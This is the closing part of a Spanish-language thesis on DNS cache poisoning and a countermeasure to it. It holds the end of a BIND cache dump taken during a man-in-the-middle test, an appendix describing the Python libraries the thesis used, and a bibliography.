1379 ; 216.239.32.10 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
1380 ; 200.3.13.10 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1381 ; 200.219.154.10 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1382 ; 200.219.159.10 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1383 ; 2001:500:13::c7d4:35 [srtt 76360] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 85]
1384 ; 2001:12f8:6::10 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1385 ; 2001:13c7:7002:3000::10 [srtt 199130] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl \
    85]
1386 ; 2001:4860:4802:38::a [srtt 16] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
1387 ; 196.216.169.10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1388 ; 204.61.216.30 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1389 ; 200.0.68.10 [srtt 145460] [flags 00004000] [edns 4/0/0/0/0] [plain 0/0] [udpsize 512] [ttl\
    85]
1390 ; 2001:4860:4802:36::a [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
1391 ; 200.219.148.10 [srtt 128398] [flags 00004000] [edns 4/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
1392 ; 216.239.36.10 [srtt 11832] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 1255]
1393 ; 2001:13c7:7010::53 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1394 ; 200.7.4.7 [srtt 8241] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 85]
1395 ; 200.16.112.16 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1396 ; 2001:4860:4802:34::a [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1255]
1397 ; 185.159.198.56 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1398 ; 190.124.27.10 [srtt 41610] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [\
    ttl 85]
1399 ; 2001:1398:121:0:190:124:27:10 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl\
    85]
1400 ; 2001:4860:4802:32::a [srtt 146930] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl \
    1255]
1401 ; 2001:12f8:8::10 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1402 ; 2620:10a:80aa::56 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1403 ; 2001:500:31::108 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1404 ; 2001:1398:274:0:200:7:4:7 [srtt 6] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
```

```

1405 ; 2001:dd8:12::53 [srtt 21] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1406 ; 2001:500:87::87 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1407 ; 194.146.106.34 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1408 ; 2001:67c:1010:8::53 [srtt 245230] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl 85]
1409 ; 2001:12f8:2::10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1410 ; 185.159.197.56 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1411 ; 2620:10a:80ab::56 [srtt 25] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1412 ; 2001:500:14:6030:ad::1 [srtt 180836] [flags 00000000] [edns 0/2/2/2/2] [plain 0/0] [ttl \
85]
1413 ; 200.10.60.53 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1414 ; 202.12.31.53 [srtt 36982] [flags 00004000] [edns 2/0/0/0/0] [plain 0/0] [udpssize 512] [ttl\
85]
1415 ; 216.239.34.10 [srtt 11910] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpssize 512] [\
ttl 1255]
1416 ; 196.216.2.1 [srtt 29] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1417 ; 199.212.0.108 [srtt 60420] [flags 00004000] [edns 10/0/0/0/0] [plain 0/0] [udpssize 512] [\
ttl 85]
1418 ; 2001:12f8:a::10 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1419 ; 199.71.0.108 [srtt 13] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1420 ; 199.212.0.53 [srtt 61944] [flags 00004000] [edns 10/0/0/0/0] [plain 0/0] [udpssize 512] [\
ttl 85]
1421 ; 199.253.183.183 [srtt 12] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1422 ; 2620:37:e000::53 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1423 ; 2001:12f8:4::10 [srtt 256817] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 85]
1424 ; 200.192.233.10 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1425 ; 199.180.182.53 [srtt 26416] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpssize 512] [\
ttl 85]
1426 ; 200.189.41.10 [srtt 27] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 85]
1427 ;
1428 ; Bad cache
1429 ;
1430 ;
1431 ; Start view _bind
1432 ;
1433 ;
1434 ; Cache dump of view '_bind' (cache _bind)
1435 ;
1436 $DATE 20201022052956
1437 ;
1438 ; Address database dump
1439 ;
1440 ; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
1441 ; [plain success/timeout]
1442 ;
1443 ;
1444 ; Unassociated entries
1445 ;
1446 ;
1447 ; Bad cache
1448 ;
1449 ; Dump complete

```

Código E.4: Contenido de la memoria caché del servidor RNS (con el ataque de hombre en el medio).

Apéndice F

Bibliotecas de Python

F.1. *socket*

Sirve para crear sockets entre dos nodos. Los tipos de parámetros que usan las funciones de esta biblioteca son de alto nivel. La asignación de búfer en las operaciones de recepción es automática y la longitud del búfer está implícita en las operaciones de envío. En la tesis se utiliza para crear un socket entre el cliente (*raul*) y el servidor (*RNS*) y de esta forma realizar el contraataque.

F.2. *threading*

Es utilizada para crear hilos en el sistema. En la tesis se utiliza un hilo para indicar que se debe terminar de ejecutar una función. En el contraataque cuando se tiene la dirección IP auténtica del dominio, la dirección se escribe en un archivo *.txt*. Después de que suceda esto se levanta un hilo, esta es la señal para indicar la condición de paro de la función.

F.3. *netfilterqueue*

Proporciona acceso a paquetes que coinciden con una regla de las Iptables en Linux. Los paquetes que coinciden con alguna de las reglas de las Iptables pueden aceptarse, descartarse, modificarse o puntuarse. En esta tesis se usa para reenviar paquetes que coinciden con una regla Iptable establecida.

F.4. *os*

Provee las funciones necesarias para manipular al sistema operativo. En la tesis se utiliza para limpiar la memoria cache del servidor *RNS* cuando se ejecuta el código del lado del servidor en el contraataque y se utiliza para hacer un *ping* a la dirección IP auténtica del lado del cliente, de igual forma en el contraataque.

F.5. *argparse*

Funciona para pasar argumentos, en la interfaz de línea de comandos, al ejecutar un script. También genera mensajes de ayuda y error si el usuario da argumentos no válidos. En la tesis funciona para pasar al script el nombre de dominio que se quiere proteger.

F.6. *cryptohash*

Contiene funciones de *hashing*. En la tesis se usa para sacar el hash de la llave compartida entre el servidor y el cliente.

F.7. *Crypto.Cipher*

Contiene algoritmos de cifrado. En la tesis sirve para cifrar el nombre del dominio con el algoritmo de cifrado AES 128 del modo CBC (*Ciphertext Block Chaining*). Este modo de operación realiza la operación lógica XOR por cada bloque de texto sin formato con el bloque de texto previamente cifrado.

F.8. *binascii*

Contiene funciones para convertir a varias representaciones del código ASCII. En la tesis se usa la función *unhexlify* que sirve para convertir a caracteres un número en hexadecimal, de acuerdo con su equivalente en el código ASCII.

F.9. *base64*

Contiene funciones para codificar datos binarios en caracteres ASCII imprimibles y viceversa. En la tesis se usa para codificar el dominio cifrado.

F.10. *scapy.all*

Se puede encontrar el detalle de esta librería en la sección 2.5.

Bibliografía

- [1] Fouchereau Romain. 2021 global dns threat report elevating network security with dns. 2021.
- [2] Suresh Krishnaswamy, Wes Hardaker, and Russ Mundy. Dnssec in practice: Using dnssec-tools to deploy dnssec. In *2009 Cybersecurity Applications Technology Conference for Homeland Security*, pages 3–15, 2009.
- [3] Nan Li. Research on diffie-hellman key exchange protocol. In *2010 2nd International Conference on Computer Engineering and Technology*, volume 4, pages V4–634–V4–637, 2010.
- [4] Lejun Fan, Yuanzhuo Wang, Xueqi Cheng, and Jinming Li. Prevent dns cache poisoning using security proxy. In *2011 12th International Conference on Parallel and Distributed Computing, Applications and Technologies*, pages 387–393, 2011.
- [5] ISC. Download isc’s open source software. recuperado de: <https://www.isc.org/download/>, 2021.
- [6] Stephen J. Friedl. An illustrated guide to the kaminsky dns vulnerability. recuperado de: <http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html#packet>, 2021.
- [7] Cloudflare. Tipos de servidor dns. recuperado de: <https://www.cloudflare.com/es-es/learning/dns/dns-server-types/>, 2021.
- [8] IANA. Root servers. recuperado de: <https://www.iana.org/domains/root/servers>, 2021.
- [9] NS1. Dns records explained. recuperado de: <https://ns1.com/resources/dns-records-explained>, 2021.
- [10] ICANN. Dnssec – what is it and why is it important?. recuperado de: <https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en>, 2021.
- [11] Kumar G.S. Binu A. Virtualization techniques: A methodical review of xen and kvm. In *Abraham A., Lloret Mauri J., Buford J.F., Suzuki J., Thampi S.M. (eds) Advances in Computing and Communications. ACC 2011. Communications in Computer and Information Science, vol 190. Springer, Berlin, Heidelberg.*, volume 190, 2011.
- [12] Kajo E. Paci H. Xhuvani A. Tafa I., Beqiri E. The comparison of virtual machine migration performance between xen-hvm, xen-pv and open-vz. In *Kocarev L. (eds) ICT Innovations 2011. ICT Innovations 2011. Advances in Intelligent and Soft Computing, vol 150. Springer, Berlin, Heidelberg.*, volume 150, 2012.
- [13] Black hat. Exploit two xen hypervisor vulnerabilities. recuperado de: <https://www.blackhat.com/docs/us-16/materials/us-16-Luan-Ouroboros-Tearing-Xen-Hypervisor-With-The-Snake-wp.pdf>, 2021.

- [14] SearchNetworking. What is software-defined networking (sdn)?. recuperado de: <https://searchnetworking.techtarget.com/definition/software-defined-networking-SDN>, 2021.
- [15] Science Direct. Openflow protocol. recuperado de: <https://www.sciencedirect.com/topics/computer-science/openflow-protocol>, 2021.
- [16] Intel. Open vswitch* enables sdn and nfv transformation <https://www.intel.la/content/dam/www/public/us/en/documents/white-papers/open-vswitch-enables-sdn-and-nfv-transformation-paper.pdf>, 2021.
- [17] OpenvSwitch. What is open vswitch? recuperado de: <https://docs.openvswitch.org/en/latest/intro/what-is-ovs/overview>, 2021.
- [18] Rohith Raj S, Rohith R, Minal Moharir, and Shobha G. Scapy- a powerful interactive packet manipulation program. In *2018 International Conference on Networking, Embedded and Wireless Systems (ICNEWS)*, pages 1–5, 2018.
- [19] BinaryTides. Raw socket programming in python on linux – code examples. recuperado de: <https://www.binarytides.com/raw-socket-programming-in-python-linux/>, 2021.
- [20] W. Trappe and L.C Washington. *Introduction to Cryptography with Coding Theory*. Pearson Education International, 2nd ed edition, 2006.
- [21] S. K. Panigrahy A. Taparia and S. K. Jena. Secure key exchange using enhanced diffie-hellman protocol based on string comparison. *International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET), Chennai*, pages 722–726, 2017.
- [22] Ying Liu, Wei Zhang, Xinxia Peng, Yan Liu, Sida Zheng, Tongjia Wei, and Liang Wang. Design of password encryption model based on aes algorithm. In *2019 IEEE 1st International Conference on Civil Aviation Safety and Information Technology (ICCASIT)*, pages 385–389, 2019.